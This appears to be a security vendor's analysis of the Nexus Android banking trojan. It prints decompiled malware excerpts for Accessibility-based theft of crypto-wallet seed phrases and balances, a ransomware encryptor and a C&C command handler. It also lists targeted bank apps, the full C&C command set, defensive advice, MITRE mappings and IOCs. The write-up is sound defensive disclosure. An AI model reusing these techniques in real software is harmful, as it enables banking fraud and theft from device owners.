
Figure 10 – Malware downloading Phishing HTML pages from C&C Server
The table below depicts the package names of the banking applications that Nexus explicitly targets.

tr.com.sekerbilisim.mbank
finansbank.enpara
com.ziraat.ziraatmobil
com.ykb.android
com.vakifbank.mobile
com.tmobtech.halkbank
com.teb

com.pttfinans
com.pozitron.iscep
com.mobillium.papara
com.kuveytturk.mobil
com.ingbanktr.ingmobil
com.htsu.hsbepersonalbanking
com.garanti.cepsubesi
com.finansbank.mobile.cepsube
com.denizbank mobildeniz
com.akbank.android.apps.akbank_direkt
app.wizink.es
com.imaginbank.app
com kutxabank.android
com.cajasur.android
com.bbva.bbvacontigo
com.cajaingenieros.android.bancamovil
com. fibabanka.mobile
com.bancodebogota.bancamovil
www. ingdirect.nativeframe
com.bankinter.launcher
com.rsi
com.bbva.netcash
es.bancosantander.apps
es.evobanco.bancamovil
com.tecnocom.cajalaboral
com.grupocajamar.wefferent
net.inverline.bancosabadell.officelocator.android
es.ibercaja.ibercajaapp Banks
es.lacaixa.mobile.android.newwapicon
com.lynxspa.bancopopolare

com latuabancaperandroid
com.app.ecobank
com.paypal.android.p2pmobile

The Nexus malware can acquire seed phrases from Trust and Exodus wallets and steal wallet balances by abusing the Accessibility service, as shown in the below code snippet.




```
public String extractHumanReadableBalance() {
    StringBuilder sb = new StringBuilder();
    Function0<AccessibilityNodeInfo> rootNode = getEngine().getBus().getRootNode();
    AccessibilityNodeInfo invoke = rootNode == null ? null : rootNode.invoke();
    if (invoke == null) {
        return null;
    }
    NodeWrapper findBy$default = ExtensionsKt.findBy$default(getEngine(), invoke, new NodeSearchMethod.ByPath
    sb.append(findBy$default == null ? null : findBy$default.getTextInside());
    String it = sb.toString();
    Intrinsics.checkNotNullExpressionValue(it, "it");
    if (it.length() > 0) {
        return it;
    }
    return null;
}

@Override // com.tapston.burgerking.accessibility.engine.tasks.crypto.AbstractCryptoParserTask
@Nullable
public String extractHumanReadableSeedPhrase() {
    Regex regex = new Regex("[0-9]");
    String parseCodes = parseCodes();
    Objects.requireNonNull(parseCodes, "null cannot be cast to non-null type kotlin.CharSequence");
    String replace = regex.replace(StringsKt__StringsKt.trim((CharSequence) parseCodes).toString(), " ");
    if (replace.length() > 0) {
        return replace;
    }
    return null;
}
```

Figure 11 – Malware Extracts Balance and Seed Phrase of Crypto Wallets

Like the SOVA v5 variant, the Nexus malware incorporates a ransomware module that encrypts files stored on the compromised device.

The figure below illustrates this function.




```
public final void onEncryptionEnd() {
    RemoteLogger remoteLogger = this.logger;
    String TDE = TinyWebServer.TDE("Stopped encryptor");
    Intrinsics.checkNotNullExpressionValue(TDE, "TDE(\"Stopped encryptor\")");
    RemoteLogger.log$default(remoteLogger, TDE, null, null, 6, null);
    this.preferences.isDeviceEncrypted(Boolean.TRUE);
    stopForeground(true);
    stopSelf();
}

private final void onEncryptionStart() {
    if (Preferences.isDeviceEncrypted$default(this.preferences, null, 1, null) && this.mode == AESEncryptor.WorkType.ENCRYPT)
        RemoteLogger remoteLogger = this.logger;
        String TDE = TinyWebServer.TDE("Device already encrypted");
        Intrinsics.checkNotNullExpressionValue(TDE, "TDE(\"Device already encrypted\")");
        RemoteLogger.log$default(remoteLogger, TDE, null, null, 6, null);
        stopForeground(true);
        stopSelf();
    }
    RemoteLogger remoteLogger2 = this.logger;
    String TDE2 = TinyWebServer.TDE("Started encryptor");
    Intrinsics.checkNotNullExpressionValue(TDE2, "TDE(\"Started encryptor\")");
    RemoteLogger.log$default(remoteLogger2, TDE2, null, null, 6, null);
    this.aesEncryptor.setLog(new EncryptorService$onEncryptionStart$1(this));
    BuildersKt__Builders_commonKt.launch$default(CoroutineScopeKt.CoroutineScope(Dispatchers.getIO()), null, null, new Encrypt
}
```

Figure 12 – Ransomware Module in the Nexus Malware

A PingTasks service has been registered by the malware, which is responsible for receiving commands from the C&C server and carrying out the respective operations.



```
public final void onPingReceived(@NotNull Command command, @NotNull final WorkerService workerService) {
    String stackTraceToString;
    CoroutineScope CoroutineScope;
    CoroutineContext coroutineContext;
    CoroutineStart coroutineStart;
    Function2 pingTasks$onPingReceived$11;
    StringBuilder sb;
    Intent addFlags;
    Intent newInstance$default;
    Boolean bool;
    Boolean bool2;
    Object systemService;
    Boolean bool3;
    Boolean bool4;
    Intrinsics.checkNotNullParameter(command, "command");
    Intrinsics.checkNotNullParameter(workerService, "workerService");
    Preferences preferences = new Preferences(workerService);
    if (!Intrinsics.areEqual(command.getCommand(), "")) {
        AppKt.log(this, Intrinsics.stringPlus("Received command = ", command), RemoteLogger.LogType.WARNING);
    }
    String command2 = command.getCommand();
    Const r6 = Const.INSTANCE;
    if (Intrinsics.areEqual(command2, r6.getStart2faactivator())) {
        bool4 = Boolean.TRUE;
    } else {
        if (!Intrinsics.areEqual(command2, r6.getStop2faactivator())) {
            if (Intrinsics.areEqual(command2, r6.getGet2fa())) {
                AppKt.log$default(this, "Request Google auth app", null, 2, null);
                if (workerService.checkScreenState(command) && ContexStartExtensionsKt.startApp(workerService, "com.google.android.apps.authenticator2")) {
                    preferences.is2FARequested(Boolean.TRUE);
                    return;
                }
                return;
            } else if (Intrinsics.areEqual(command2, r6.getDelbot())) {
                AppKt.log$default(this, Intrinsics.stringPlus("Delete app = ", Boolean.valueOf(Preferences.deleteApp$default(workerService.getPreferences()
                preferences.fallbackAddresses(CollectionsKt__CollectionsKt.arrayListOf(""));
```

Figure 13 – Malware Receives Commands from the C&C Server

Below, we have listed the commands used by the TAs to control infected devices:

Command	Description
get2fa	Extracting 2FA code from Google Authenticator
start2faactivator	Enables 2FA activator
stop2faactivator	Disables 2FA activator
delbot	Deactivate the device admin and uninstall the malware
openurl	Opens the URL received from the C&C server into the WebView

startlock	Locks the screen
stoplock	Unlocks the screen
getperm	Starts device admin activation
delapp	Functionality not implemented, saving Boolean value into shared preference
clearappdata	Not Implemented
startextraverbose	Saving value in the shared preference variable to TRUE.
stopextraverbose	Saving value in the shared preference variable to FALSE.
starthidenpush	Hides push notifications
stophidenpush	Stops hiding push notifications
starthidesms	Hide SMSs
stophidesms	Stops hiding SMSs
scancookie	Insert package name to the cookie-stealing list
stopcookie	Removes package name from the cookie-stealing list
scaninject	Add injections to the “injects” list
stopscan	Remove injections from the “injects” list
getsms	Steal SMSs from an infected device
clearsmslist	Delete SMSs from an infected device
startkeylogs	Starts keylogging
stopkeylogs	Stops keylogging
contactssender	Send SMSs to the contacts present in an infected device
sendsms	Sends SMSs from an infected device
openinject	Downloads and start injection for targeted application
getapps	Collecting basic device information
sendpush	Shows push notification
enableinject	Receives the target app for injection
runapp	Run application based on server response
forwardcall	Forwards the call
call	Make the call
disableinject	Delete injections
getcontacts	Collects contact list from the infected device

startmute	Mutes an infected device
stopmute	Unmutes an infected device
gettrustwallet	Steal the Trust wallet seed phrase and balance
getexodus	Steals Exodus wallet seed phrase and balance

Conclusion

In the past, TAs had created the fifth iteration of the S.O.V.A. Android banking trojan, which not only targeted the banking sector but also included a ransomware feature. Now, TAs are advertising a rebranded version of the S.O.V.A. malware called “Nexus” on cybercrime forums with an updated list of targeted banks. By exploiting accessibility services, the “Nexus” Android banking Trojan can now target 40 banking applications to steal user credentials.

Cyble Research & Intelligence Labs continuously monitors campaigns. We will keep updating our readers with the latest information as and when we find it.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed in mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.

- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSs, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Means.
Initial Access	T1444	Masquerade as a Legitimate Application
Discovery	T1418	Application discovery
Credential Access	T1411	Input Prompt
Impact	T1582	SMS Control
Impact	T1447	Delete device data
Collection	T1432	Access Contacts List
Collection	T1412	Access SMS list
Defense Evasion	T1418	Application Discovery
Command and Control	T1436	Commonly Used Port
Exfiltration	T1567	Exfiltration Over Web Service

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
3dcd8e0cf7403ede8d56df9d53df26266176c3c9255a5979da08f5e8bb60ee3f	SHA256	Nexus APK
1c99c658e30c672927dccbd8628107abf36d990d	SHA1	Nexus APK
d87e04db4f4a36df263ecbfe8a8605bd	MD5	Nexus APK
hxxp://5.161.97[.]57:5000	URL	C&C URL